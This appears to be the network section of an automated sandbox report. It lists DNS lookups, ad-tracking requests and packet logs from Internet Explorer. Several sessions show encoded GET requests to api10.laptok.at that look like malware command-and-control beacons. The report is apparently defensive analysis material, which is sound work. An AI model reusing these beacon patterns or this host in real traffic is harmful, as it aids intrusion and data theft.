Oct 7, 2021 16:20:10.387334108 CEST	8.8.8.8	192.168.2.5	0xd892	No error (0)	cs.media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.924958944 CEST	8.8.8.8	192.168.2.5	0xb173	No error (0)	id.rlcdn.com		35.244.174.68	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.155215025 CEST	8.8.8.8	192.168.2.5	0xf678	No error (0)	match.adsrvr.org	a97adde81b00f2ca4.awsglobalaccelerator.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:11.155215025 CEST	8.8.8.8	192.168.2.5	0xf678	No error (0)	a97adde81b 00f2ca4.aw sglobalacc elerator.com		76.223.111.131	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.155215025 CEST	8.8.8.8	192.168.2.5	0xf678	No error (0)	a97adde81b 00f2ca4.aw sglobalacc elerator.com		13.248.242.197	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.992161989 CEST	8.8.8.8	192.168.2.5	0xeed5	No error (0)	sync.matht ag.com	pixel-origin.mathtag.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:11.992161989 CEST	8.8.8.8	192.168.2.5	0xeed5	No error (0)	pixel-orig in.mathtag.com		185.29.132.241	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.992161989 CEST	8.8.8.8	192.168.2.5	0xeed5	No error (0)	pixel-orig in.mathtag.com		185.29.134.244	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.992161989 CEST	8.8.8.8	192.168.2.5	0xeed5	No error (0)	pixel-orig in.mathtag.com		185.29.132.245	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.992161989 CEST	8.8.8.8	192.168.2.5	0xeed5	No error (0)	pixel-orig in.mathtag.com		185.29.134.248	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.992424965 CEST	8.8.8.8	192.168.2.5	0xab2b	No error (0)	hblg.media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.522687912 CEST	8.8.8.8	192.168.2.5	0x2d6	No error (0)	ups.analyt ics.yahoo.com	prod.ups-ats.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 16:20:12.522687912 CEST	8.8.8.8	192.168.2.5	0x2d6	No error (0)	prod.ups-ats.aolp-ds-prd.aws.oath.cloud	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:12.522687912 CEST	8.8.8.8	192.168.2.5	0x2d6	No error (0)	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud		18.156.0.31	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.522687912 CEST	8.8.8.8	192.168.2.5	0x2d6	No error (0)	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud		3.126.56.137	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	pixel.advertising.com	prod.ups-adcom.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-adcom.aolp-ds-prd.aws.oath.cloud	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.184.201.8	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.159.118.206	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		54.93.133.131	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.156.147.57	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		52.59.77.57	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.159.140.98	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.197.47.23	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.527015924 CEST	8.8.8.8	192.168.2.5	0xe18e	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		35.157.177.200	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.839592934 CEST	8.8.8.8	192.168.2.5	0xc6af	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.839592934 CEST	8.8.8.8	192.168.2.5	0xc6af	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.839592934 CEST	8.8.8.8	192.168.2.5	0xc6af	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:13.327691078 CEST	8.8.8.8	192.168.2.5	0x5ccc	No error (0)	ad.doubleclick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:13.327691078 CEST	8.8.8.8	192.168.2.5	0x5ccc	No error (0)	dart.l.doubleclick.net		172.217.168.38	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:13.390026093 CEST	8.8.8.8	192.168.2.5	0xa7ea	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:13.390026093 CEST	8.8.8.8	192.168.2.5	0xa7ea	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:13.390026093 CEST	8.8.8.8	192.168.2.5	0xa7ea	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:14.115874052 CEST	8.8.8.8	192.168.2.5	0x400f	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 16:20:14.208525896 CEST	8.8.8.8	192.168.2.5	0x73f2	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:14.208525896 CEST	8.8.8.8	192.168.2.5	0x73f2	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:17.901489019 CEST	8.8.8.8	192.168.2.5	0x56b0	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:17.901489019 CEST	8.8.8.8	192.168.2.5	0x56b0	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:17.901489019 CEST	8.8.8.8	192.168.2.5	0x56b0	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:17.901489019 CEST	8.8.8.8	192.168.2.5	0x56b0	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:17.901489019 CEST	8.8.8.8	192.168.2.5	0x56b0	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:42.803215027 CEST	8.8.8.8	192.168.2.5	0xb19a	No error (0)	windowsupdate.s.llnwi.net		178.79.242.128	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:28.292711020 CEST	8.8.8.8	192.168.2.5	0x98f4	No error (0)	api10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:43.229543924 CEST	8.8.8.8	192.168.2.5	0x742	No error (0)	api10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:43.304769039 CEST	8.8.8.8	192.168.2.5	0x7583	No error (0)	api10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:56.462358952 CEST	8.8.8.8	192.168.2.5	0xf25f	No error (0)	api10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- https:
  - geolocation.onetrust.com
  - cm.g.doubleclick.net
  - x.bidswitch.net
  - id.rlcdn.com
  - match.adsrvr.org
  - sync.mathtag.com
  - ups.analytics.yahoo.com
  - pixel.advertising.com
  - btloader.com
  - ad.doubleclick.net
  - ad-delivery.net
  - img.img-taboola.com

- api10.laptok.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49769	104.20.185.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49782	216.58.215.226	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49803	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49805	18.184.201.8	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49806	18.184.201.8	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49817	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49819	104.26.7.139	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49824	172.217.168.38	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49827	104.26.3.70	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49846	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49844	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49843	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49784	3.127.209.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49842	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49845	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49847	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49911	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 16:21:28.345707893 CEST	5767	OUT	GET /api1/ksE8rF5AGsnlH/fbLwQ3Lg/XhcZ8P1h_2Bo0_2BrjHAua5/e46Fw12wZ1/j1YBnIEVwMT0HVp4T/_2FS BVel_2BD/Mtuel1zuDld/8eZOKx2Uzqu7_2/B_2BlcRwCeM2BicM_2BIQ/dnUyI3L91KPOSGJF/REFJoC3NQRoXeRu /EUZgiBW5ykWplixdja/XweS77_2F/YWVjXghErokmvPqxa1Ga/uF4H7dLvfoa5oaEuK7a/9t8Dhet7EJ2ycRjwV5N h_2/FAcOKR5tjq4Mj/G592BKqi/FiGVSjGAGKhk57Y2OuTtOf7/wQ8JLEs_2B/SWOdJq12ovpP6_2Fy/QhV2Hdk6yU x_/2FiSux_2F/gXZMkf HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Oct 7, 2021 16:21:28.392242908 CEST	5767	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 14:21:28 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Oct 7, 2021 16:21:28.661712885 CEST	5768	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Oct 7, 2021 16:21:28.712852955 CEST	5768	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 14:21:28 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49924	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 16:21:43.273349047 CEST	5939	OUT	GET /api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwIskxdD/LQq0Dq4H6kbK/nehUVbDEZih/YkDTsvTp3bYb8i/Kr6QeLqvadIsIs9pFukgL/OMDZLo4EFNLTVlQB/mKd2X3KJYAV3yVi/tdKjp4kt4yuYorXyBG/KNEUm6r2X/1LV NKB3ak_2Bz2y79hi5/ldlw1qOdPKTHg5FPpv_/2FZlNGmh0NUuq8aAo8LNJZ/wnXLcICktJOE5/BE2w0kMW/QOYuG2 fkU6GX4EAYMrqGuqg/isDTO90LCo/1CJYfHJHGn0nJOZZW/Ng_2B8t HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Oct 7, 2021 16:21:43.318603039 CEST	5939	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 14:21:43 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Oct 7, 2021 16:21:43.535511971 CEST	5941	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Oct 7, 2021 16:21:43.581047058 CEST	5941	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 14:21:43 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49927	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 16:21:43.352124929 CEST	5940	OUT	GET /api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwIskxdD/LQq0Dq4H6kbK/nehUVbDEZih/YkDTsvTp3bYb8i/Kr6QeLqvadIsIs9pFukgL/OMDZLo4EFNLTVlQB/mKd2X3KJYAV3yVi/tdKjp4kt4yuYorXyBG/KNEUm6r2X/1LV NKB3ak_2Bz2y79hi5/ldlw1qOdPKTHg5FPpv_/2FZlNGmh0NUukUFKfkxwRB/hAGRbgGMkRs0W/Sja4JDzR/Typ_2F EqqGLQtFoEBaUfObX/k5DqE7Fqcl/ITzT4jdSj7c8BXUAG/ZqSRTC99eEQu/fB3yRofhVGR/HGnlb HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Oct 7, 2021 16:21:43.400052071 CEST	5940	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 14:21:43 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49942	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 16:21:56.510993004 CEST	8618	OUT	GET /api1/vcA0O3WPGnQgQOgmZF/_2FEMTJNH/erT8pAgL94iyg0QnSDs4/tF67e4iCqPFCwhTcyrL/52_2B_2BcP sTzSbd1llCdD/ZkNNF2cncA9XY/3_2Bli6C/H91C6tOMyng3uLUQeGWT6J6/j_2BQqOmyJ/sgWrxLykMWFajBZ62/t iwu_2Bleg5Y/3ODf0koCu30/inb_2Bah3KNq1n/fEvEAIuh_2FgMWpEfxDKP/e5bzrfbMyOWi_2Br/qr4SjrC797UY 1dW/_2FynXROO34PZ3JC62/akz42HCrt/_2B8jaBnhM_2F2ymPrmX/yps30gw8ZnZS8JvDVQW/WFIuNMub/F HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 16:21:56.570945024 CEST	8618	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 14:21:56 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49789	35.244.174.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49786	3.127.209.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49792	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49793	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49797	185.29.132.241	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49801	3.127.209.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49804	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49769	104.20.185.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:06 UTC	0	OUT	GET /cookieconsentpub/v1/geo/location HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: geolocation.onetrust.com Connection: Keep-Alive
2021-10-07 14:20:06 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 07 Oct 2021 14:20:06 GMT Content-Type: text/javascript Content-Length: 182 Connection: close Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 69a7c4aa8e5c42e1-FRA
2021-10-07 14:20:06 UTC	0	IN	Data Raw: 6a 73 6f 6e 46 65 65 64 28 7b 22 63 6f 75 6e 74 72 79 22 3a 22 43 48 22 2c 22 73 74 61 74 65 22 3a 22 5a 47 22 2c 22 73 74 61 74 65 4e 61 6d 65 22 3a 22 5a 75 67 22 2c 22 7a 69 70 63 6f 64 65 22 3a 22 36 33 33 31 22 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 6c 61 74 69 74 75 64 65 22 3a 22 34 37 2e 31 39 33 37 30 22 2c 22 6c 6f 6e 67 69 74 75 64 65 22 3a 22 38 2e 34 32 30 32 30 22 2c 22 63 69 74 79 22 3a 22 48 75 6e 65 6e 62 65 72 67 22 2c 22 63 6f 6e 74 69 6e 65 6e 74 22 3a 22 45 55 22 7d 29 3b Data Ascii: jsonFeed({"country":"CH","state":"ZG","stateName":"Zug","zipcode":"6331","timezone":"Europe/Zurich","latitude":"47.19370","longitude":"8.42020","city":"Hunenberg","continent":"EU"});

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49782	216.58.215.226	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:10 UTC	0	OUT	GET /pixel?cs=1&google_nid=media&google_cm=1&google_hm=Mjc2NjE4MDA5NjY4NDE3MzAwMFYxMA%3D%3D&google_sc=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: cm.g.doubleclick.net Connection: Keep-Alive Cookie: IDE=AHWqTUkh5fOLAUMX20ZV8xqf__2tu45ymTec8GQqE60qWk9cSV6VA3zk_7PBuUk4
2021-10-07 14:20:10 UTC	1	IN	HTTP/1.1 302 Found P3P: policyref="https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml", CP="CURa ADMa DEVa TAIo PSAo PSDo OUR IND UNI PUR INT DEM STA PRE COM NAV OTC NOI DSP COR" Location: https://cs.media.net/cksync?type=g&cs=1&google_gid=CAESEN6pIx5vHwPYBqLLrbkF4BE&google_cver=1 Date: Thu, 07 Oct 2021 14:20:10 GMT Pragma: no-cache Expires: Fri, 01 Jan 1990 00:00:00 GMT Cache-Control: no-cache, must-revalidate Cross-Origin-Resource-Policy: cross-origin Content-Type: text/html; charset=UTF-8 Server: HTTP server (unknown) Content-Length: 301 X-XSS-Protection: 0 Set-Cookie: IDE=AHWqTUmHOxlMoxj0Pnqfm3OGPHOK5PB_3CT4Qubkpi3xpdeiBinOowt7h4y8MxfC1z8; expires=Mon, 25-Oct-2021 07:44:18 GMT; path=/; domain=.doubleclick.net; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-10-07 14:20:10 UTC	2	IN	Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 74 79 70 65 3d 67 26 61 6d 70 3b 63 73 3d 31 26 61 6d 70 3b 67 6f 6f 67 6c 65 5f 67 69 64 3d 43 41 45 53 45 4e 36 70 49 78 35 76 48 77 50 59 42 71 4c 4c 72 62 6b 46 34 42 45 26 Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="https://cs.media.net/cksync?type=g&cs=1&google_gid=CAESEN6pIx5vHwPYBqLLrbkF4BE&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49803	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	12	OUT	GET /ups/58222/sync?_origin=1&uid=2766180096684126000V10&verify=true HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com Cookie: A3=d=AQABBBwCX2ECEPuVj2RlU4od0aG8sPO8M2EFEgEBAQFTYGFoYQAAAAAA_eMAAA&S=AQAAAouTZ_8WaBi0hZfRZ-z61xY; B=62ctsudglu0gs&b=3&s=uo
2021-10-07 14:20:12 UTC	13	IN	HTTP/1.1 204 No Content Date: Thu, 07 Oct 2021 14:20:12 GMT Strict-Transport-Security: max-age=31536000 Set-Cookie: IDSYNC=18xa~20tq;Version=1;Domain=.analytics.yahoo.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 14:20:12 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBBwCX2ECEPuVj2RlU4od0aG8sPO8M2EFEgEBAQFTYGFoYQAAAAAA_eMAAAcIHAJfYfO8M2E&S=AQAAAq9EDu4ZC-eONZDFuqmxOcc; Expires=Fri, 7 Oct 2022 20:20:12 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=62ctsudglu0gs&b=3&s=uo; Expires=Fri, 7 Oct 2022 20:20:12 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
